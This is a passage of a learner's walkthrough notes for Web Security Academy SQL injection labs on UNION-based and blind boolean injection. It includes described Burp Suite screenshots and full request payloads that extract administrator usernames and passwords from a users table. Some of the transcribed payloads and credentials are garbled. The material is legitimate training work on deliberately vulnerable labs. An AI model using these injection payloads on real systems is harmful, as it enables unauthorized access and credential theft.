9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

Response

```
Pretty Raw Hex Render
19 <h1>WebSecurity Academy</h1>
20 <h2>SQL injection UNION attack, finding a column containing text</h2>
21 <div>
22   <div>LAB Solved</div>
23   <div>Back to lab description <a href="#"></a></div>
24 <div>Congratulations, you solved the lab!</div>
25 <div>Share your skills!</div>
26 <div><a href="https://twitter.com/intent/tweet?url=https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net/filter?category=Food+42&drink='UNION+SELECT+NULL,'%23HrC',NULL--&utm_source=WebSecurityAcademy&utm_medium=lab3%23sqlInjectionUNIONattack2cfinding%23columncontainigtext%23lab%23WebSecurityAcademy%23uri%23%23HrC&utm_campaign=sql-injection%23union%23lab%23find-column-containing-text%23labeledWebSecurityAcademy_Burp_Suite"></a></div>
27 <div><a href="https://www.w3.org/2000/svg width="24" height="24" viewBox="0 0 2830 2830" fill="white" style="vertical-align: middle; margin-right: 10px;" /></a></div>
28 <div>Home | My account</div>
29 <div>WE LIKE TO</div>
30 <div>SHOP</div>
31 <div></div>
32 <div>Food & Drink</div>
33 <div>Refine your search:</div>
34 <div>All Accessories Clothing, shoes and accessories Food & Drink Gifts Tech gifts</div>
35 <div>Eggtastic, Fun, Food Eggcessories $49.66 <a href="#">View details</a></div>
36 <div>Sprout More Brain Power $53.05 <a href="#">View details</a></div>
37 <div>Single Use Food Hider $37.51 <a href="#">View details</a></div>
38 <div>BBQ Suitcase $36.19 <a href="#">View details</a></div>
39 <div>Done</div>
40 <div>25°C Mostly cloudy</div>
41 <div>Search... 0 highlights</div>
42 <div>8,280 bytes | 274 millis</div>
43 <div>6:26 AM 9/8/2023</div>
```

## Lab 09: SQL injection UNION attack, retrieving data from other tables.

In this lab there is also the same vulnerability as previous lab, we need to do a SQL injection and find out the data type of the columns are strings or not.

'+UNION+SELECT+NULL+NUL--

'+UNION+SELECT+string1+string2 --

(“ use quotations, we are using – because to comment out everything after the query)

To pass this lab we need the administrator password and log in. (use my account option to login)

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /filter?category=Pet's'+UNION+SELECT+username,fpassword+FROMusers-- HTTP/2
- Response:** The response body contains HTML code, specifically a table structure. The table has one row with two columns:

administrator	93ai6r6ce3ppdf7q4hu
---------------	---------------------
- Inspector:** The selected text is "93ai6r6ce3ppdf7q4hu".
- Selected text:** The same value "93ai6r6ce3ppdf7q4hu" is shown here.
- Request attributes:** 2
- Request query parameters:** 1
- Request body parameters:** 0
- Request cookies:** 1
- Request headers:** 18
- Response headers:** 3

The screenshot shows a web browser with multiple tabs open, all related to SQL injection labs on the Web Security Academy. The main page displayed is titled "Pets' UNION SELECT username, password FROM users--". It features a logo with the words "WE LIKE TO SHOP" and a blue hanger icon. Below the title is a search bar with the placeholder "Refine your search:" and a list of categories: All, Accessories, Corporate gifts, Gifts, Pets, Toys & Games. A user profile section shows "administrator" with the ID "93aa9d6cc3ppdt7q4hbua". A product listing for "Babbage Web Spray" is shown, describing it as a web solvent that can catch bugs. Another section for "Fur Babies" is partially visible. The browser's status bar at the bottom shows the date and time as 9/8/2023 6:49 AM.

The screenshot shows a web browser with a single tab open to a solved SQL injection lab on WebSecurityAcademy.com. The page title is "SQL injection UNION attack, retrieving data from other tables". A green "Solved" button is visible. The main content area displays a message: "Congratulations, you solved the lab!" with options to "Share your skills!" and "Continue learning >". Below this is a "My Account" section where the user's email is listed as "Email" with a "Update email" button. The browser's status bar at the bottom shows the date and time as 9/8/2023 6:49 AM.

## Lab 10: SQL injection UNION attack, retrieving multiple values in a single column.

Same as previous steps.

To pass this level you need to log in as an admin and for that you need administrator credentials.

In here we have only one column to retrieve multiple value of data. (Only one column store string values)

2<sup>nd</sup> column contains the string values.

Now we need to find out username and the password, for that we don't know the first column data type so we keep it as NULL it matches everything.

Now we need to concatenate username and the password.

GET /filter?category=Corporate+gifts'+UNION+SELECT+NULL,username||'--'||password+FROM+users--  
HTTP/2

Pipe is for concatenate.

--(is the separator)

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays the following HTTP request:

```
GET /filter?category=Corporate+gifts'+UNION+SELECT+NULL,username||'--'||password+FROM+users-- HTTP/2
Host: 0a29003003222dc2865ff2000060004c.web-security-academy.net
Cookie: session=D1kH1Gw4WoX1wELWjw0Sbj0rM17M9O
Sec-Ch-Ua: ...
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/110.0.5545.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a29003003222dc2865ff2000060004c.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

The 'Response' pane shows the resulting HTML page with two table rows:

Tech gifts	Folding Gadgets
There is No &apos;&apos; in Team	Caution Sign

The status bar at the bottom of the Burp Suite window indicates "5,332 bytes | 256 millis".

The screenshot shows a web browser window with the following details:

- Address Bar:** https://0a2900300322dc28651f2000060004c.web-security-academy.net/my-account?id=administrator
- Title Bar:** SQL injection UNION attack, retrieving multiple values in a single column
- Header:** WebSecurity Academy
- Content:** SQL injection UNION attack, retrieving multiple values in a single column
- Buttons:** LAB Solved
- Text:** Congratulations, you solved the lab!
- Links:** Share your skills! | Continue learning
- Footer:** Home | My account | Log out



## Lab 11: Blind SQL injection with conditional responses

This lab contains a blind SQL injection vulnerability.

Need to get the password for administrator and log in to solve this lab.

Cookie: TrackingId=JrFAQWdlEvDIVgtG' AND '1'='1;

This is a true condition there for you can see the 'welcome back' if it is false, you cannot see it.

do this in intruder.

Cookie: TrackingId=JrFAQWdlEvDIVgtG' AND (SELECT 'a' FROM users WHERE username='administrator'  
AND LENGTH(password)>§1§)= 'a'; session=8Us2Yh56YmurEo5WSHn8sll6oQ0gXE90

>§1§ this will send many requests if we need 30 times it will send 30 requests, need to change that in setting by entering "welcome back!" string then we can know the length of the password.

now we know that password length is 20.

now change the attack type into cluster bomb. (sniper only one payload, cluster there are two payloads)  
substring counts each character in the string.

Cookie: TrackingId=dzyjqSemGptQluDW' AND (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')= '§a§';

1 is the first payload and the a is the second payload.

and set 1 payload as numbers that 1-20

in the 2 payload we need characters a-z (simple letters) and 0-9 in the community version you cannot choose to have enter it manually then start attack.

It will take some time to finish.

Now you will get the password for administrator but not in order get it in order and login as administrator.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a8100f003da43f58130ed3a004f0018.web-security-academy.net

HTTP/2

Request

Pretty Raw Hex

```
1 GET /filter?category=Pets HTTP/2
2 Host: 0a8100f003da43f58130ed3a004f0018.web-security-academy.net
3 Cookie: TrackingId=JrFAQWd1kvB1VgtG; AND '1'='1; session=
4 Sec-CH-UA: "Not solved"
5 Sec-CH-UA-Mobile: ?0
6 Sec-CH-UA-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-User: navigate
12 Sec-Fetch-Dest: document
13 Referer: https://0a8100f003da43f58130ed3a004f0018.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16
17
18
```

Response

Pretty Raw Hex Render

```
35 <p>Not solved</p>
36 <span class="lab-status-icon"></span>
37 </div>
38 </div>
39 </section>
40 </div>
41 <div theme="commerce">
42 <div class="maincontainer">
43 <div class="container is-page">
44 <header class="navigation-header">
45 <section class="top-links">
46 <a href="#">Home</a>
47 <p>Welcome back!</p>
48 <a href="#">My account</a>
49 <p>|</p>
50 </section>
51 <header class="notification-header">
52 <header class="econs-pageheader">
53 <img alt="resources/images/shop.svg">
54 </header>
55 <section class="econs-pageheader">
56 <h1>
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 2

Request headers 19

Response headers 3

Done

26°C Mostly cloudy

Search... 0 highlights

welcome 1 match

5,467 bytes | 253 millis

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Target' dropdown is set to 'https://0a5f009f04d5d881801a4e7c006200de.web-security-academy.net'. The 'Payloads' tab is active, displaying a list of 26 requests. Each request has a payload of '1' and a status code of 200. The 'Results' tab is also visible, showing the same 26 requests with status codes of 15551. The 'Payloads' tab has a 'Filter: Showing all items' dropdown open. The bottom status bar indicates 'Length: 855'.

Request	Payload	Status code	Error	Timeout	Length	Welcome back!	Comment
16	15	200			15551	1	
17	16	200			15551	1	
18	17	200			15551	1	
19	18	200			15551	1	
20	19	200			15551	1	
21	20	200			11490		
22	21	200			11490		
23	22	200			11490		
24	23	200			11490		
25	24	200			11490		
26	25	200			11490		

Burp Project Intruder Repeater View Help Logger++ Burp Suite Community Edition v2023.9.4 - Temporary Project

Dashboard Target Proxy **Intruder** Collaborator Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn Flow Logger++ Interactsh

1 x 2 x 3 x +

Positions Payloads Resource pool Settings

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 36  
Payload type: Simple list Request count: 720

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

x
y
<b>z</b>
0
1
2
3
4
5

Add Enter a new item  
Add from list ... [Pro version only]

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down Rule

26°C Mostly cloudy Search

Start attack

The screenshot shows the Burp Suite interface with the following details:

- Project Bar:** Shows tabs for Project, Intruder, Repeater, View, Help, and Logger++.
- Toolbar:** Buttons for Dashboard, Target, Proxy, Intruder (highlighted), Collaborator, Repeater, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, Flow, Logger++, and Interactsh.
- Attack Type:** Set to "Cluster bomb".
- Payload Positions:** Set to "Resource pool".
- Payloads:** Set to "Settings".
- Attack Type Selection:** A dropdown menu with "Start attack" at the bottom right.
- Target URL:** https://0a5f009f04d5d881801a4e7c006200de.web-security-academy.net
- Header Updates:** A checkbox for "Update Host header to match target" is checked.
- Raw Request:** The request body contains a SQL injection payload: "GET / HTTP/1.1\r\nHost: 0a5f009f04d5d881801a4e7c006200de.web-security-academy.net\r\nCookie: TrackingId=dmyjg8emOpqJluBw' AND (SELECT SUBSTRING(password,\$1,1) FROM users WHERE username='administrator')='%a\$; session=nzDCGEGowzen4rypPknycBFZxskVv1jGs\r\nSec-Ch-Ua: Sec-Ch-Ua-Mobile: ?0\r\nSec-Ch-Ua-Platform: \"\"\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\nSec-Fetch-Site: same-origin\r\nSec-Fetch-Mode: navigate\r\nSec-Fetch-User: ?1\r\nSec-Fetch-Dest: document\r\nReferer: https://0a5f009f04d5d881801a4e7c006200de.web-security-academy.net/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: en-US,en;q=0.9".
- Bottom Status Bar:** Shows system icons for battery, signal, and volume, along with the date and time (9/8/2023, 8:51 AM).